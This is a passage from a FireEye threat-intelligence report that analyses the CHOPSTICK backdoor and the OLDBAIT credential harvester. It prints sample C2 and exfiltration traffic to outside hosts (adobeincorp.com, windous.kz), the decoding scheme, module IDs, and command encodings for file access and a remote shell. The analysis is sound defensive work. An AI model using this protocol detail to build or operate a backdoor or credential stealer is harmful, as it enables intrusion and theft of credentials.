CHOPSTICK backdoors are compiled within a modularized development framework. This means that two separate CHOPSTICK backdoors may contain vastly different functionality, depending on which modules were included at compile time. The modules that are included in an instance of CHOPSTICK may be reported to the C2 server as part of POST messages. Figure 14 includes an example from a CHOPSTICK v1 variant:

Figure 14: Sample CHOPSTICK v1 HTTP POST including module identification

```
POST /webhp?rel=psy&hl=7&ai=d2SSzFK1R410dRd_ZdyiwE17aTz0PeP-PVsYh1lVAXpLhIebB4=
HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101
Firefox/20.0
Host: adobeincorp.com
Content-Length: 71
Cache-Control: no-cache

d2SSzFKchH9IvjM55eQCTbMbVAU7mR0IK6pNrbFoF7Br0Pi__0u3Sf10h30_HufqHiDU=
```

To decode the POST content, the first step is to remove characters from the Base64 string (the number of characters to remove may vary between different communication channels). In the example from Figure 14, the number of characters removed is seven. Once these characters are removed the decoded (but still encrypted) text looks like this:

```
00000000 72 11 fd 22 f8 dc 33 9e 5e 40 24 db 31 b5 40 53 r...".@$.1.@$  
00000010 b9 91 d0 82 ba a4 d3 ab 6c 5a 05 ec 1a f4 3e 2f .....1Z....>/  
00000020 ff d2 ed d2 7f 53 a1 df 4f c7 b9 fa 87 88 35 .....S..0.....5
```

The first two words (“72 11” and “fd 22”) are checksums that are used to validate the message. The next 4 bytes “f8 dc 33 9e” are a salt value that is appended to the end of an RC4 key. Once decrypted, the message looks like the following:

```
00000000 72 11 fd 22 f8 dc 33 9e 56 34 4d 47 4e 78 5a 57 r...".V4MGNxZW  
00000010 6c 76 63 6d 68 6a 4f 47 39 79 5a 51 3d 3c 3c ee 1vcmhj0G9yZQ=<<.  
00000020 01 00 00 01 00 23 01 10 23 01 11 23 01 13 23 .....#..#..#..#
```

The strings “V4MGNxZW1vcmhj0G9yZQ” and “=<<\xee” are hardcoded in the implant. The module information starts at offset 0x20 with the string “01 00 00” and is formatted as follows:

Table 11: Example CHOPSTICK v1 message format

Offset	Value	Description
00	0x0001	Message from the AgentKernel v1
02	00	Command ID
03	01 00 23 01 10 23 01 11 23 01 13 23	List of modules included in the implant separated by a '#' character

The modules included in this CHOPSTICK v1 implant are:

Table 12: Example CHOPSTICK v1 module list

Module ID	Internal Module Name	Description
0x0001	AgentKernel	Kernel, probably version 1. Handles communication between modules and C2 tunnels.
0x1001	modKey	Logs keystrokes and takes screen captures.
0x1101	modFS	Facilitates file system access, such as directory browsing along with reading, deleting and opening files.
0x1301	modProcRet	Remote command shell access.

Our determination of a CHOPSTICK “v1” versus “v2” is based on the self-identification of the kernel ID and associated modules. Compare the list of CHOPSTICK v1 modules in Table 12 with the list of modules in an example CHOPSTICK v2 variant in Table 13:

Table 13: Example CHOPSTICK v2 module list

Module ID	Internal Module Name	Description
0x0002	kernel	Kernel, probably version 2. Handles communication between modules and C2 tunnels.
0x1002		Logs keystrokes and takes screen captures.
0x1102		Facilitates filesystem access, such as directory browsing along with reading, deleting and opening files.
0x1302		Remote command shell access.
0x1602		Load additional DLLs.

The kernel IDs 0x0001 and 0x0002 indicate different versions. The corresponding modules in each backdoor also are consistently identified with 0x01 and 0x02, respectively, in the second byte. In both variants the modules with keystroke log, file system access, and command shell capabilities have the consistent identifiers 0x10, 0x11, and 0x13, respectively, in the first byte. This suggests that the first byte in the module ID identifies the module type whereas the second byte identifies the kernel version.

The kernel sends commands to each module using its module ID. The commands that each module understands are likely consistent from build to build. Table 14 and Table 15 show examples of commands that each module understands.

Table 14: Commands understood by modFS (0x1101) module

Command ID	Description	Example
01	Find file	\x01\x11\x01Directory&file&[01]
02	Read file	\x01\x11\x02Directory&file&[01]
03	Write file	\x01\x11\x03Directory&file&[Contents]
04	Delete file	\x01\x11\x04Directory&file&[01]
05	Execute file	\x01\x11\x05Directory&file&[01]

Table 15: Commands understood by modProcRet (0x1301) module

Command ID	Description	Example
00	CMD.exe output	\x01\x13\x00[Output]
01	CMD.exe start	\x01\x13\x01
02	CMD.exe exit	\x01\x13\x02
11	CMD.exe input	\x01\x13\x11[Input]

APPENDIX E: OLDBAIT

OLDBAIT is a credential harvester that installs itself in %ALLUSERPROFILE%\Application Data\Microsoft\MediaPlayer\updatewindws.exe. There is a missing space in the MediaPlayer directory and the filename is missing the 'o' character. Both the internal strings and logic are obfuscated and are unpacked at startup. Credentials for the following applications are collected:

- Internet Explorer
- Mozilla Firefox
- Eudora
- The Bat! (an email client made by a Moldovan company)
- Becky! (an email client made by a Japanese company)

Both email and HTTP can be used to send out the collected credentials. Sample HTTP traffic is displayed in Figure 15.

Figure 15: Example OLDBAIT HTTP traffic

```
POST /index.php HTTP/1.0

Accept: text/html
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Content-Length: 6482
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: windous.kz
Connection: Keep-Alive
Pragma: no-cache

prefs=C789Cu0Zacq7acr0D7LUawy6CY4REIaZBciWc6yVCN--cut--
```

Figure 16: Example OLDBAIT SMTP traffic

```
From: lisa.cuddy@wind0ws.kz
To: dr.house@wind0ws.kz
Subject: photo(9a3d8ea4-test)
Date: Tue, 23 Sep 2014 15:42:56 -0500
MIME-Version: 1.0
Content-Type: text/plain;
    charset="us-ascii"
Content-Transfer-Encoding: 7bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2900.2670
X-MimeOLE: Produced By Microsoft MimeOLE v6.00.2900.2670
X-Spam: Not detected
====STARTPOINT====
qVV5KyHocV3FkUeENvu9LnV1RB0YTa7xhoTwhR1IBBI7gRzVxiKQXDRkdy4vGt1WfBtg9Utzbny
Uh+usXJHZ9Esecqq0UKg5U1102E20iyBTnGDPdP00UMRx/E+2it/10wQyH/epo8zuLnCuxPe7B+K
--cut--
hU+MWBLP+7h5ZojN
====ENDPOINT====
```

OLDBAIT handles APIs very similarly to SURFACE and EVILTOSS. There is a setup routine that loads the imports into a table and all API calls reference an index to this table. In SURFACE and EVILTOSS the table is stored in a global variable while in OLDBAIT this table is allocated at runtime and a pointer is passed between functions.

FireEye, Inc. | 1440 McCarthy Blvd. Milpitas, CA 95035 | 408.321.6300 | 877.FIREEYE (347.3393) | info@fireeye.com | www.fireeye.com

© 2014 FireEye, Inc. All rights reserved. FireEye is a registered trademark of FireEye, Inc.
All other brands, products, or service names are or may be trademarks or service marks of
their respective owners. SPAPT28.EN-US.102014

